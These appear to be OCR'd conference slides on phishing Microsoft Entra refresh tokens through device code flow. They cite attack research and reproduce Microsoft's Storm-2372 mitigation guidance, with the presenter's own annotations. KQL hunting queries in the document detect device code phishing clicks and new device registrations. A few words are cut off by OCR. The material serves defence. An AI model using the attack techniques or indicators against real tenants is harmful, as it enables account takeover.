
Thunderstorms (Attack)

(c) Ben Boyter

(screenshots at end)

Phishing for Primary Refresh Tokens and Windows Hello keys


https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens (Dirk-jan Mollema, 10/10/2023)



Device Registration Abuse

0 — OAuth device code phish →

Keys to Attack: Microsoft Device Code Flow Phish[1]



[1] Dr. Nestori Syynimaa (@DrAzureAD), 10/13/20, https://o365blog.com/post/phishing
[2] Ryan Marcotte Cobb, Tony Gore, 3/23/22, https://github.com/secureworks/family-of-client-ids-research

Partly Cloudy (Defense)

Storm-2372 (2/14/25)

Mitigation and protection guidance

To harden networks against the Storm-2372 activity described above, defenders can implement the following:

CAP: block device code?

- Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID's device code flow in your Conditional Access policies.
- Educate users about common phishing techniques. Sign-in prompts should clearly identify the application being authenticated to. As of 2021, Microsoft Azure interactions prompt the user to confirm ("Cancel" or "Continue") that they are signing in to the app they expect, which is an option frequently missing from phishing sign-ins.
- If suspected Storm-2372 or other device code phishing activity is identified, revoke the user's refresh tokens by calling *revokeSignInSessions*. Consider setting a Conditional Access Policy to force re-authentication for users.
- Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request isn't authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force multi-factor authentication.
  - When a user is a high risk and Conditional access evaluation is enabled, the user's access is revoked, and they are forced to re-authenticate.
  - For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in.

Train 👎👎

Revoke refresh token 👎

CAP: reauth

CAE: risky users

The following best practices further help improve organizational defenses against phishing and other credential theft attacks:

MFA 👎

- Require multifactor authentication (MFA). While certain attacks such as device code phishing attempt to evade MFA, implementation of MFA remains an essential pillar in identity security and is highly effective at stopping a variety of threats.
  - Leverage phishing-resistant authentication methods such as FIDO Tokens, or Microsoft Authenticator with passkey. Avoid telephony-ba MFA methods to avoid risks associated with SIM-jacking.
  - Block legacy authentication with Microsoft Entra by using Conditional Access. Legacy authentication protocols do not have the ability enforce MFA, as legacy MFA (per-user MFA prompts) is suscepti abuse.
- Centralize your organization's identity management into a single pla your organization is a hybrid environment, integrate your on-premis directories with your cloud directories. If your organization is using a third-party for identity management, ensure this data is being logged in a SIEM connected to Microsoft Entra to fully monitor for malicious identity acces from a centralized location. The added benefits to centralizing all identity data is to facilitate implementation of Single Sign On (SSO) and provide users with a more seamless authentication process, as well as configure Entra ID's machine learning models to operate on all identity data, thus learning the difference between legitimate access and malicious access quicker and easier. It is recommended to synchronize all user accounts except administrative and high privileged ones when doing this to maintain a boundary between the on-premises environment and the cloud environment, in case of a breach.
- Secure accounts with credential hygiene: practice the princip privilege and audit privileged account activity in your Entra ID to slow and stop attackers.

Factor 👎

No legacy auth 👎

SSO 👎

least priv 👎👎

Storm-2372 (2/14/25)

Hunting queries

Microsoft Defender XDR

The following query can help identify possible device code phishing attempts:

```
let suspiciousUserClicks = materialize(UrlClickEvents
    | where ActionType in ("ClickAllowed", "UrlScanInProgress", "UrlErrorPage") or IsClickedThrough != "0"
    | where UrlChain has_any ("microsoft.com/devicelogin", "login.microsoftonline.com/common/oauth2/deviceauth")
    | extend AccountUpn = tolower(AccountUpn)
    | project ClickTime = Timestamp, ActionType, UrlChain, NetworkMessageId, Url, AccountUpn);
//Check for Risky Sign-In in the short time window
let interestedUsersUpn = suspiciousUserClicks
    | where isnotempty(AccountUpn)
    | distinct AccountUpn;
let suspiciousSignIns = materialize(AADSignInEventsBeta
    | where ErrorCode == 0
    | where AccountUpn in~ (interestedUsersUpn)
    | where RiskLevelDuringSignIn in (10, 50, 100)
    | extend AccountUpn = tolower(AccountUpn)
    | join kind=inner suspiciousUserClicks on AccountUpn
    | where (Timestamp - ClickTime) between (-2min .. 7min)
    | project Timestamp, ReportId, ClickTime, AccountUpn, RiskLevelDuringSignIn, SessionId, IPAddress, Url
);
//Validate errorCode 50199 followed by success in 5 minute time interval for the interested user, which suggests a pause to input the code
from the phishing email
let interestedSessionUsers = suspiciousSignIns
    | where isnotempty(AccountUpn)
    | distinct AccountUpn;
let shortIntervalSignInAttemptUsers = materialize(AADSignInEventsBeta
    | where AccountUpn in~ (interestedSessionUsers)
    | where ErrorCode in (0, 50199)
    | summarize ErrorCodes = make_set(ErrorCode) by AccountUpn, CorrelationId, SessionId
    | where ErrorCodes has_all (0, 50199)
    | distinct AccountUpn);
suspiciousSignIns
| where AccountUpn in (shortIntervalSignInAttemptUsers)
```

Storm-2372 (2/14/25)

Hunting queries

Microsoft Defender XDR

This following query from public research surfaces newly registered devices, and can be a useful in conjunction with anomalous or suspicious user or token activity:


```
CloudAppEvents
| where AccountDisplayName == "Device Registration Service"
| extend ApplicationId_ = tostring(ActivityObjects[0].ApplicationId)
| extend ServiceName_ = tostring(ActivityObjects[0].Name)
| extend DeviceName = tostring(parse_json(tostring(RawEventData.ModifiedProperties))[1].NewValue)
| extend DeviceId = tostring(parse_json(tostring(parse_json(tostring(RawEventData.ModifiedProperties))[6].NewValue))[0])
| extend DeviceObjectId_ = tostring(parse_json(tostring(RawEventData.ModifiedProperties))[0].NewValue)
| extend UserPrincipalName = tostring(RawEventData.ObjectId)
| project TimeGenerated, ServiceName_, DeviceName, DeviceId, DeviceObjectId_, UserPrincipalName
```

Microsoft Sentinel


Microsoft Sentinel customers can use the following queries to detect phishing attempts and email exfiltration attempts via Graph API. While these queries are not specific to threat actors, they can help you stay vigilant and safeguard your organization from phishing attacks:

- Campaign with suspicious keywords
- Determine Successfully Delivered Phishing Emails to Inbox/Junk folder.
- Successful Signin from Phishing Link
- Phishing link click observed in Network Traffic
